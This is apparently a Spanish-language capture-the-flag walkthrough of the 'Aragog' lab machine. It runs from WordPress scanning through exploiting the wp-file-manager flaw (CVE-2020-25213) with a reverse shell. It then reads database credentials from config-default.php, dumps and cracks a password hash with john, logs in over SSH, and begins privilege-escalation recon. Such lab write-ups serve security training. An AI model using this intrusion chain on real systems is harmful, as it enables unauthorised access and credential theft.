   PROGRESS            1000                                           yes       how often to print progress
   Proxies                                                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS              10.20.30.11                                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                                                                ploit/basics/using-metasploit.html
   RPORT               80                                             yes       The target port (TCP)
   SSL                 false                                          no        Negotiate SSL/TLS for outgoing connections
   TARGETURI           /blog                                          yes       The base path to the wordpress application
   THEMES              true                                           no        Detect themes
   THEMES_FILE         /usr/share/metasploit-framework/data/          yes       File containing themes to enumerate
                       wordlists/wp-themes.txt
   THREADS             1                                              yes       The number of concurrent threads (max one per host)
   USERS               true                                           no        Detect users with API
   VHOST                                                              no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/wordpress_scanner) >
```

Corremos el programa despues de haber aplicado todo y miramos que sale.


```
msf6 auxiliary(scanner/http/wordpress_scanner) > run

[*] Trying 10.20.30.11
[+] 10.20.30.11 - Detected Wordpress 5.0.12
[*] 10.20.30.11 - Enumerating Themes
[*] 10.20.30.11 - Progress  0/3 (0.0%)
[*] 10.20.30.11 - Finished scanning themes
[*] 10.20.30.11 - Enumerating plugins
[*] 10.20.30.11 - Progress   0/64 (0.0%)
[+] 10.20.30.11 - Detected plugin: wp-file-manager version 6.0
[*] 10.20.30.11 - Finished scanning plugins
[*] 10.20.30.11 - Searching Users
[*] 10.20.30.11 - Was not able to identify users on site using /blog/wp-json/wp/v2/users
[*] 10.20.30.11 - Finished all scans
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wordpress_scanner) >
```

Podemos ver que tenemos una version de wordpress que nos da. Miraremos en el data exploit que vuln tiene este worpress

Nicolas Guerra Garcia



Nos da un CVE y miramos en internet que scripts hay para este tipo de CVE




Nicolas Guerra Garcia

En este caso hemos encontrado uno bastante bueno y procederemos a utilizarlo


Para utilizarlo lo copiamos y hacemos un git clone en nuestra maquina

Le damos permisos al archivo para poder ejecutarlo




En este caso cogemos el revershell.php y cabiamos la ip a la de nuestra maqina y el puerto que queremos que utilice


Nicolas Guerra Garcia



Instalamos el jq, que es para que se organice el resultado




Ejecutamos la reverse shell




Y a la vez en otra terminal ejecutamos el enlace con el puerto que teniamos en la reverse shell

Si se queda cargando cuando entramos otra vez es que ha funcionado la reverse shell

Como se puede ver ya estamos dentro si entramos en la terminal del enlace



Ponemos un entorno grafico mejor para actuar



y miramos que hay dentro de este usuario (entramos en la carpeta por defecto de wordpress que se crea) y podemos ver 2 archivos, y miramos que hay dentro. En este caso hay un nombre de usuario y una pass

```
cd ..
www-data@Aragog:/$ ls
ls
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
www-data@Aragog:/$ cd /etc/wordpress
cd /etc/wordpress
www-data@Aragog:/etc/wordpress$ ls
ls
config-default.php  htaccess
www-data@Aragog:/etc/wordpress$ cat config-default.php
cat config-default.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'mySecr3tPass');
define('DB_HOST', 'localhost');
define('DB_COLLATE', 'utf8_general_ci');
define('WP_CONTENT_DIR', '/usr/share/wordpress/wp-content');
?>
www-data@Aragog:/etc/wordpress$
```

Probamos a entrar con ese usuario en mysql ya que ponia que ese usuario es de una bbdd, y como se puede ver entramos a la bbdd

```
www-data@Aragog:/home/hagrid98$ mysql -u root -p
mysql -u root -p
Enter password: mySecr3tPass

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 41
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Miramos las tablas que existen en la bbdd y buscamos la que nos convenga mas

```
MariaDB [(none)]> show database;
show database;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version f
MariaDB [(none)]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.003 sec)

MariaDB [(none)]> use wordpress
use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

En este caso es la de wordpress, miramos que tablas tiene y en este caso nos llama mas la atencion la de users.

```
MariaDB [wordpress]> show tables;
show tables;
+---------------------------+
| Tables_in_wordpress       |
+---------------------------+
| wp_commentmeta            |
| wp_comments               |
| wp_links                  |
| wp_options                |
| wp_postmeta               |
| wp_posts                  |
| wp_term_relationships     |
| wp_term_taxonomy          |
| wp_termmeta               |
| wp_terms                  |
| wp_usermeta               |
| wp_users                  |
| wp_wpfm_backup            |
+---------------------------+
13 rows in set (0.000 sec)

MariaDB [wordpress]>
```

Entonces le decimos que nos enseñe todo lo que hay dentro de la tabla users a la cual nos da u user y una contraseña encriptada.

```
MariaDB [(none)]> select * from wp_users;
select * from wp_users;
ERROR 1046 (3D000): No database selected
MariaDB [(none)]> use wordpress;
use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [wordpress]> select * from wp_users
select * from wp_users
    -> ;
;
+----+------------+------------------------------------+---------------+---------------------+----------+---------------------+-------------+
| ID | user_login | user_pass                          | user_nicename | user_email          | user_url | user_registered     | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+---------------------+----------+---------------------+-------------+
|  1 | hagrid98   | $P$BYdTic1NGSb8hJbpVEMiJaAiNJDHtc. | wp-admin      | hagrid98@localhost.local |          | 2021-03-31 14:21:02 |             |           0 | WP-Admin     |
+----+------------+------------------------------------+---------------+---------------------+----------+---------------------+-------------+
1 row in set (0.000 sec)

MariaDB [wordpress]>
```

Para desencriptarla la pasamos a un archivo y utilizamos la herramienta de jhon junto a un diccionario para que nos de la contraseña

```
┌──(root㉿kali)-[/home/n_guerra/Escritorio/aragog/wp-file-manager-CVE-2020-25213]
└─# echo "$P$BYdTic1NGSb8hJbpVEMiJaAiNJDHtc." >> pass.txt
```

```
┌──(root㉿kali)-[/home/n_guerra/Escritorio/aragog/wp-file-manager-CVE-2020-25213]
└─# cat pass.txt
$P$BYdTic1NGSb8hJbpVEMiJaAiNJDHtc.
```

Nicolas Guerra Garcia

```
┌──(root㉿kali)-[/home/n_guerra/Escritorio/aragog]
└─# john pass.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 SSE2 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
1g 0:00:00:00 DONE (2024-10-29 16:53) 4.000g/s 5760p/s 5760c/s 5760C/s teacher..michel
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[/home/n_guerra/Escritorio/aragog]
└─#
```

Nos dio la contraseña del usuario entonces probamos a conectarnos por ssh

```
┌──(root㉿kali)-[/home/n_guerra/Escritorio/aragog/wp-file-manager-CVE-2020-25213]
└─# ssh hagrid98@10.20.30.11
The authenticity of host '10.20.30.11 (10.20.30.11)' can't be established.
ED25519 key fingerprint is SHA256:oAgAxZkRbtwe40/oXGuZbaPjiDWzluKXPpTv2r6TrAs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.20.30.11' (ED25519) to the list of known hosts.
hagrid98@10.20.30.11's password:
Linux Aragog 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
hagrid98@Aragog:~$
```

una vez dentro miramos que hay dentro de este usuario

```
hagrid98@Aragog:~$ ls -la
total 28
drwxr-xr-x 3 hagrid98 hagrid98 4096 May  2  2021 .
drwxr-xr-x 4 root     root     4096 Apr  1  2021 ..
-rw-r--r-- 1 hagrid98 hagrid98  220 Apr  1  2021 .bash_logout
-rw-r--r-- 1 hagrid98 hagrid98 3526 Apr  1  2021 .bashrc
drwx------ 3 hagrid98 hagrid98 4096 Apr  1  2021 .gnupg
-rw-r--r-- 1 hagrid98 hagrid98   91 Apr  1  2021 horcrux1.txt
-rw-r--r-- 1 hagrid98 hagrid98  807 Apr  1  2021 .profile
hagrid98@Aragog:~$
```

Nicolas Guerra Garcia

Ya que no nos deja hacer sudo -l, hacemos un find donde tengamos privilegios

```
hagrid98@Aragog:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/usr/bin/su
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/umount
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
hagrid98@Aragog:~$
```

Hay un directorio que es opt(optional) que es donde se guardan los archivos adicionales

```
hagrid98@Aragog:~$ cd /opt/
hagrid98@Aragog:/opt$ ls -la
total 12
drwxr-xr-x  2 root     root     4096 Apr  1  2021 .
drwxr-xr-x 18 root     root     4096 Mar 31  2021 ..
-rwxr-xr-x  1 hagrid98 hagrid98   81 Apr  1  2021 .backup.sh
hagrid98@Aragog:/opt$
```

donde podemos ver un archivo que se llama backup. Miramos que hay dentro de ese sh haciendo un cat


```
hagrid98@Aragog:/opt$ cat .backup.sh
#!/bin/bash

cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads
hagrid98@Aragog:/opt$
```

```
hagrid98@Aragog:/opt$ ls -la /tmp/
total 40
drwxrwxrwt 10 root root 4096 Oct 29 21:39 .
drwxr-xr-x 18 root root 4096 Mar 31  2021 ..
drwxrwxrwt  2 root root 4096 Oct 29 20:33 .font-unix
drwxrwxrwt  2 root root 4096 Oct 29 20:33 .ICE-unix
drwx------  3 root root 4096 Oct 29 20:33 systemd-private-d115e93cdad843da9a1001213b5c5b87-apache2.service-Lb6MjT
drwx------  3 root root 4096 Oct 29 20:33 systemd-private-d115e93cdad843da9a1001213b5c5b87-systemd-timesyncd.service-dr1L1u
drwxrwxrwt  2 root root 4096 Oct 29 20:33 .Test-unix
drwxr-xr-x  6 root root 4096 Oct 29 20:36 tmp_wp_uploads
drwxrwxrwt  2 root root 4096 Oct 29 20:33 .X11-unix
drwxrwxrwt  2 root root 4096 Oct 29 20:33 .XIM-unix
hagrid98@Aragog:/opt$
```


```
hagrid98@Aragog:/opt$ ls -la /tmp/tmp_wp_uploads/
total 24
drwxr-xr-x  6 root root 4096 Oct 29 20:36 .
drwxrwxrwt 10 root root 4096 Oct 29 21:39 ..
drwxr-xr-x  5 root root 4096 Oct 29 20:34 2021
drwxr-xr-x  3 root root 4096 Oct 29 20:34 2024
drwxr-xr-x  5 root root 4096 Oct 29 20:36 uploads
drwxr-xr-x  3 root root 4096 Oct 29 20:34 wp-file-manager-pro
hagrid98@Aragog:/opt$ cd /tmp/
hagrid98@Aragog:/tmp$
```

Nicolas Guerra Garcia


Si nos fijamos en el procesador de tares podemos ver que cada X tiempo se ejecuta un archivo por detras.




Utilizamso el pspy que es una herramienta que te dice los procesos que se ejecutan

